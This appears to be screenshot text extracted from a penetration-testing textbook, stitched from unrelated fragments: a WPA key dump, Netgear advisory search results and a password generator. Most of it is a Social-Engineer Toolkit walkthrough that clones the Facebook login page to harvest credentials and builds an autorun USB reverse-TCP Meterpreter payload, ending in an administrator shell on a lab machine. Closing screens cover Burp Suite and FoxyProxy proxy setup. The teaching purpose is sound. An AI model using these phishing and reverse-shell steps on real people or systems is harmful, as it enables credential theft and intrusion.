Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : F6 EB 8C 82 8C D0 41 F2 F9 56 1E BF B5 4A 88 60



netgear wireless access point vulnerability



[All](#)

[Images](#)

[Videos](#)

[News](#)

[More](#)

[Tools](#)

About 385,000 results (0.61 seconds)

<https://kb.netgear.com/Security-Advisory-for-Multipl...>

Security Advisory for Multiple Vulnerabilities on Some Routers ...

NETGEAR is aware of multiple security **vulnerabilities** affecting the ... in the Nighthawk app is a much more secure method to access your **WiFi** router.

<https://kb.netgear.com/Security-Advisory-for-WPA-2...>

Security Advisory for WPA-2 Vulnerabilities, PSV-2017-2826 ...

NETGEAR is aware of WPA-2 security **vulnerabilities** (known as KRACK ... For controller-managed **access points**, update your **wireless** controller's firmware.

<https://kb.netgear.com/Security-Advisory-for-Fragme...>

Security Advisory for Fragment and Forge vulnerabilities on ...

WiFi Access Points. Nighthawk **WiFi** Mesh Systems. Orbi **WiFi** Systems. Orbi Pro **WiFi** Systems. AirCard. **NETGEAR** is developing and testing additional firmware ...

*GtUS6U7pF9\$5wP2



Customize your password

Password Length

16



☐ Easy to say i

☐ Easy to read i

☒ All characters i

☒ Uppercase

☒ Lowercase

☒ Numbers

☒ Symbols

Chapter 14: Performing Client-Side Attacks – Social Engineering

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

`set> 1|`

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

`set> 2|`

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

`set:webattack>3|`

1) Web Templates

2) Site Cloner

3) Custom Import

99) Return to Webattack Menu

`set:webattack>2|`

`set:webattack>` IP address for the POST back in Harvester/Tabnabbing [172.16.17.35]:

`[-]` SET supports both HTTP and HTTPS

`[-]` Example: `http://www.thisisafakesite.com`

`set:webattack>` Enter the url to clone: `https://www.facebook.com/login/`

`[*]` Cloning the website: `https://login.facebook.com/login.php`


`[*]` This could take a little bit...

The best way to use this attack is if username and password form fields are available.

`[*]` The Social-Engineer Toolkit Credential Harvester Attack


`[*]` Credential Harvester is running on port 80

`[*]` Information will be displayed to you as it arrives below:



```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdYI6MTkyMCwiYWgiOjEwNTAsImMiOjI0fQ==
PARAM: lgnrnd=074534_mSqN
PARAM: lgnjs=1632754029
POSSIBLE USERNAME FIELD FOUND: email=fakemail@fakedomain.com
POSSIBLE PASSWORD FIELD FOUND: pass=fakepassword1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAKKKfKAA/fVVVAKAAKfAKAAAAAUAUAAAAAAAc/UIAACAAASBAD
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

User Credentials



Select from the menu:

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QRCode Generator Attack Vector
 - 9) Powershell Attack Vectors
 - 10) Third Party Modules
- 99) Return back to the main menu.

set> 3

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
 - 2) Standard Metasploit Executable
- 99) Return to Main Menu

set:infectious>2

- | | |
|--|---|
| 1) Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker |
| 2) Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker |
| 3) Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker |
| 4) Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 5) Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 6) Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 7) Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP using SSL and use Meterpreter |
| 8) Windows Meterpreter Reverse DNS | Use a hostname instead of an IP address and use Reverse Meterpreter |
| 9) Download/Run your Own Executable | Downloads an executable and runs it |

set:payloads>2

set:payloads> IP address for the payload listener (LHOST):172.30.1.30

set:payloads> Enter the PORT for the reverse listener:4444

[*] Generating the payload.. please be patient.

[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe

[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'

[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.

[*] Copy the contents of the folder to a CD/DVD/USB to autorun

set> Create a listener right now [yes|no]: |

[*] Started reverse TCP handler on 172.30.1.30:4444

msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.30.1.21

[*] Meterpreter session 1 opened (172.30.1.30:4444 → 172.30.1.21:49816) at 2021-09-27 11:32:14 -0400

```
msf6 exploit(multi/handler) > sessions
```

Active sessions

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	x86/windows VAGRANT-2008R2\Administrator @ VAGRANT-2008R2	172.30.1.30:4444 → 172.30.1.21:49816 (172.30.1.21)

```
msf6 exploit(multi/handler) > |
```

```
msf6 exploit(multi/handler) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

```
meterpreter > shell
```

```
Process 4304 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 6.1.7601]
```


```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\Administrator\Desktop>whoami
```

```
whoami
```


```
vagrant-2008r2\administrator
```

Chapter 15: Understanding Website Application Security



```
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
8 ETag: W/"33f-iUVeS0cAmYUFkKO7SJpY3TvwOmY"
9 Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
```





 Recommended

FoxyProxy Standard

by [Eric H. Jung](#)

Click here



Add to Firefox

FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.



Add FoxyProxy Standard?

It requires your permission to:

- Access your data for all websites
- Clear recent browsing history, cookies, and related data
- Download files and read and modify the browser's download history
- Display notifications to you
- Control browser proxy settings
- Access browser tabs

[Learn more about permissions](#)

Cancel

Add



FoxyProxy

Options

What's My IP?

Log

 **Add Proxy**

Title or Description (optional)

Burp Suite Proxy

Color

#66cc66

Pattern Shortcuts

Enabled

On

Add whitelist pattern to match all URLs ⓘ

On

Do not use for localhost and intranet/private IP addresses ⓘ

Off

Proxy Type

HTTP

Proxy IP address or DNS name ⭐

127.0.0.1

Port ⭐

8080

Username (optional)

username



Password (optional) 👁

Cancel

Save & Add Another

Save & Edit Patterns

Save



? Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☒ Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	☒		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$...
Remove	☐	Or	Request	Contains parameters	
Up	☐	Or	HTTP method	Does not match	(get post)
Down	☒	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☒ Automatically update Content-Length header when the request is edited

? Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	☒		Content type header	Matches	text
Remove	☐	Or	Request	Was modified	
Up	☐	Or	Request	Was intercepted	
Down	☐	And	Status code	Does not match	^304\$
	☒	And	URL	Is in target scope	



☒ Automatically update Content-Length header when the response is edited



Intercept is on


